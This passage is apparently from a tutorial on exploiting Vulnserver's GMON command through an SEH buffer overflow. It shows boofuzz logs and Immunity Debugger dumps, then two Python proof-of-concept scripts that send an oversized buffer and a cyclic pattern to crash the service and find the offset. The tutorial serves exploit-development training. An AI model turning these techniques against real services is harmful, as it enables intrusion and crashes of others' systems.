
```
01B5F1E8  00000000  ....
01B5F1EC  00401826  &↑@.  RETURN to
01B5F1F0  01B5F200  .≥╡☺  ASCII "GMC
01B5F1F4  00574988  êIW.  ASCII "GMC
01B5F1F8  00000000  ....
01B5F1FC  00000000  ....
01B5F200  4E4F4D47  GMON
01B5F204  2E2E2F20   /..
01B5F208  42422F2E  ./BB
01B5F20C  42424242  BBBB
01B5F210  42424242  BBBB
01B5F214  42424242  BBBB
01B5F218  42424242  BBBB
01B5F21C  42424242  BBBB
01B5F220  42424242  BBBB
01B5F224  42424242  BBBB
01B5F228  42424242  BBBB
01B5F22C  42424242  BBBB
01B5F230  42424242  BBBB
01B5F234  42424242  BBBB
01B5F238  42424242  BBBB
01B5F23C  42424242  BBBB
01B5F240  42424242  BBBB
01B5F244  42424242  BBBB
01B5F248  42424242  BBBB
01B5F24C  42424242  BBBB
01B5F250  42424242  BBBB
01B5F254  42424242  BBBB
01B5F258  42424242  BBBB
01B5F25C  42424242  BBBB
01B5F260  42424242  BBBB
01B5F264  42424242  BBBB
01B5F268  42424242  BBBB
01B5F26C  42424242  BBBB
01B5F270  42424242  BBBB
01B5F274  42424242  BBBB
01B5F278  42424242  BBBB
01B5F27C  42424242  BBBB
01B5F280  42424242  BBBB
01B5F284  42424242  BBBB
01B5F288  42424242  BBBB
01B5F28C  42424242  BBBB
01B5F290  42424242  BBBB
01B5F294  42424242  BBBB
01B5F298  42424242  BBBB
```

```
[16:30:16] Access violation when writing to [01B60000] - use Shift+F7/F8/F9 to pass exception to program
```

Pay special attention to the 'use Shift+F7/F8/F9 to pass exception to program' message at the bottom of the screen. We see that `ECX` and `EBP` have been overwritten with `B` chars. This seems to align with the 3rd fuzzing payload sent with `boofuzz` when we look through our command line output on our remote attacker. We can see the following in our command line:

```
[2019-05-25 19:30:13,689] Test Case: 3: GMON.no-name.3
[2019-05-25 19:30:13,689]     Info: Type: String. Default value: 'FUZZ'.
Case 3 of 1441 overall.
[2019-05-25 19:30:13,689]     Info: Opening target connection
(192.168.1.201:9999)...
[2019-05-25 19:30:13,690]     Info: Connection opened.
[2019-05-25 19:30:13,691]   Test Step: Fuzzing Node 'GMON'
[2019-05-25 19:30:13,691]     Info: Sending 5012 bytes...
[2019-05-25 19:30:13,691]     Transmitted 5012 bytes: 47 4d 4f 4e 20 2f
2e 2e 2e 2f 42 42 42 42 42 42 42 42 42 42 42 42...<snip>...00 00 'GMON
/.../BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB...
<snip>...BBBBBBBBB\x00\x00
```

Let’s use Shift + F9 to pass an exception to the program.


Immunity Debugger - vulnserver.exe - [CPU - thread 0000095C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment spe

```
Registers (FPU)
EAX 00000000
ECX 42424242
EDX 776B6D1D ntdll.7
EBX 00000000
ESP 01B5EC98
EBP 01B5ECB8
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 0023 32bit 0
P 1  CS 001B 32bit 0
A 0  SS 0023 32bit 0
Z 1  DS 0023 32bit 0
S 0  FS 003B 32bit 7
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_S

EFL 00010246 (NO,NB,

ST0 empty g
```


```
Address  Hex dump                                         ASCII
004032B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004032C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004032D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004032E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004032F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403300 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403310 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403320 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403330 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403340 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403350 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403360 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403370 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403380 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403390 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004033A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004033B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004033C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004033D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004033E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004033F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403400 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403410 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403420 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403430 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403440 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403450 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403460 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403470 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403480 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403490 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004034A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004034B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004034C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004034D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004034E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004034F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403500 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403510 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403520 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403530 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403540 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403550 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00403560 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

```
01B5EC98  776B6D09
01B5EC9C  01B5ED80
01B5ECA0  01B5FFC4
01B5ECA4  01B5ED9C
01B5ECA8  01B5ED54
01B5ECAC  01B5FFC4
01B5ECB0  776B6D1D
01B5ECB4  01B5FFC4
01B5ECB8  01B5ED68
01B5ECBC  776B6CDB
01B5ECC0  01B5ED80
01B5ECC4  01B5FFC4
01B5ECC8  01B5ED9C
01B5ECCC  01B5ED54
01B5ECD0  42424242
01B5ECD4  00000000
01B5ECD8  01B5ED80
01B5ECDC  01B5FFC4
01B5ECE0  7768FBC7
01B5ECE4  01B5ED80
01B5ECE8  01B5FFC4
01B5ECEC  01B5ED9C
01B5ECF0  01B5ED54
01B5ECF4  42424242
01B5ECF8  01B60000
01B5ECFC  01B5ED80
01B5ED00  00000000
01B5ED04  00000000
01B5ED08  00000000
01B5ED0C  00000000
01B5ED10  00000000
01B5ED14  00000000
01B5ED18  00000000
01B5ED1C  00000000
01B5ED20  00000000
01B5ED24  00000000
01B5ED28  00000000
01B5ED2C  00000000
01B5ED30  00000000
01B5ED34  00000000
01B5ED38  00000000
01B5ED3C  00000000
01B5ED40  00000000
01B5ED44  00000000
01B5ED48  00000000
```

```
[18:25:18] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
```

Now this is looking more familiar to us, `EIP` has been overwritten by our `B` values. You will also notice that the registers we previously were able to overwrite have been `XOR` 'd against themselves and therefore zeroed out. If you read the Corelan materials, this is explained as a defense mechanism to stop malicious payloads using these overwritten registers to jump straight to shellcode. In fact, the Corelan materials specify that the very technique that we're using/learning in this post is a direct response and bypass to this very measure.

But why does `EIP` now hold `42424242` ? Let's go back to the point in our fuzzing when we first crashed the program and go to `View` and then `SEH chain` , we get this:


Immunity Debugger - vulnserver.exe - [SEH chain of thread 00000A70]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h

```
Address  SE handler
01C2FFC4 42424242
42424242 *** CORRUPT ENTRY ***
```

So when we initially overflowed the program, we were able to overwrite both the "Pointer to the next SEH record" and the "Pointer to the Exception Handler." So since `EIP` is simply telling the program the address of the next instruction, which in this case is specified by the SEH component (which we just verified both subcomponents are currently `42424242`), the `EIP` is `42424242` .

At this point, we are done with `boofuzz` and need to verify that we can overwrite the SEH components with an exploit script.

Exploit Development Begins

Let's develop our first exploit salvo to replicate the 5012 bytes sent by `boofuzz` to see if we can replicate the SEH component overwrite. Going back to our terminal output from `boofuzz` we see that the first portion of our fuzzing string was `Transmitted 5012 bytes: 47 4d 4f 4e 20 2f 2e 2e 2e 2f` . Let's hardcode this beginning portion into our exploit code by translating these hex representations into their ASCII counterparts which gives us: `GMON /.../` .

So we have the following exploit working so far:

```
#!/usr/bin/python

import socket
import os
import sys

host = "192.168.1.201"
port = 9999

buffer = "B" * 5012

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
s.send("GMON /.../" + buffer)
print s.recv(1024)
s.close()
```


Running this against Vulnserver gives us the exact same `SEH chain` readout in Immunity. So far so good. We've confirmed we can get the application to crash in this way without the fuzzer.

Now we need to determine where in our string this SEH chain overwrite occurs. We will use the `!mona pc 5012` command in Immunity to have Mona generate a cyclical string of data for us and add that as our payload and run it once more.

```
#!/usr/bin/python

import socket
import os
import sys

host = "192.168.1.201"
port = 9999

buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0
Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1A
g2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj
3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5A
p6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As
7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8
Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9A
z0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc
1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2
Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3B
i4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl
5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6
Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7B
r8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu
9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0
By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1C
b2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce
3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4
Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5C
k6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn
7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8
Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9C
u0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx
1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2
Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3D
d4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg
5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6
Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7D
m8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp
9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0
Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1D
w2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz
3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4
Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5E
f6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei
```

```
7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8
El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9E
p0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es
1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2
Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3E
y4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb
5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6
Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7F
h8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk
9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0
Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1F
r2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu
3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4
Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5G
a6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd
7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8
Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9G
k0Gk1Gk2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
s.send("GMON /.../" + buffer)
print s.recv(1024)
s.close()
```

